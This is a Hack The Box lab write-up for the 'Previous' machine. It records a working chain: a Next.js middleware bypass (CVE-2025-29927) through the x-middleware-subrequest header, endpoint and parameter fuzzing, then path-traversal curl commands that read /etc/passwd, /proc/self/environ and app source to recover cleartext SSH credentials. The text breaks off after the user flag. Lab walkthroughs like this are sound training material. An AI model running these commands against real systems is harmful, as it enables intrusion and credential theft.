# HTB-Previous
Table of Contents
Scope:10.10.11.83Recon
Nmap
sudo nmap -sV -sC -sT -p- 10.10.11.83 -T5 --min-rate=5000 -vvvv -Pn
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD|_http-title: PreviousJS|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80/TCP - HTTP

Clicking ond Docs takes me to the following screen:

I tried out using admin - admin and saw the following result:


CVE-2025-29927
Since I found nothing else useful I decided to look it up online:
[!quote]+ The vulnerability lies in the fact that this header check can be exploited by external users. By adding the x-middleware-subrequest header with the correct value to a request, an attacker can completely bypass any middleware-based protection mechanisms.Here’s how the vulnerability works at the code level Javascript

Following up there was a whole text about which NextJS version could be exploited in what way so I decided to check the current version running:

This version probably falls under the following:

Using this knowledge I ran dirrsearch using the -H (header) option with the above exploit:
dirsearch -u http://previous.htb/api -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'
Parameter Fuzzing
Using the burp-parameter-names.txt I fuzzed the parameter that was associated with the /download? endpoint:
ffuf -u 'http://previous.htb/api/download?FUZZ=a' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -mc all -fw 2
[!danger]+ Don’t forget to include the
-mc alland-fw 2options or it won’t show up as the status code is404:
LFI
As for further testing I started off with Path Traversal:
curl 'http://previous.htb/api/download?example=../../../../../etc/passwd' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware' -v
So what can we do now? I tried checking for ssh keys but wasn’t able to read any if they even existed.
Instead I checked the following:

The /proc/self/environ file was especially useful here.

NODE_VERSION=18.20.8HOSTNAME=0.0.0.0YARN_VERSION=1.22.22SHLVL=1PORT=3000HOME=/home/nextjsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binNEXT_TELEMETRY_DISABLED=1PWD=/appNODE_ENV=productionWe now have gathered that the directory we should be looking in is called /app, but what sub-folders does it contain?
NextJS sub-folder structure.

Looking further into the next/ directory:

Using this command I could then see the endpoint logic:
curl 'http://previous.htb/api/download?example=../../../../../app/.next/routes-manifest.json' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware' -v --output -
The /api/auth/[...nextauth] is especially telling since it explains the authentication logic.
Going back to what other sub-folders are compiled within .next/:

Diving deeper into server/pages now.

This needs to be URL encoded.

curl 'http://previous.htb/api/download?example=../../../../../app/.next/server/pages/api/auth/%5b...nextauth%5d.js' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware' -v --output -
We get a set of cleartext credentials out of it!
JeremyMyNameIsJeremyAndILovePancakesFoothold
ssh as Jeremy
We can log in as Jeremy which is odd since he was not present inside the /etc/passwd list.

user.txt

[!note]+ Seeing the presence of the
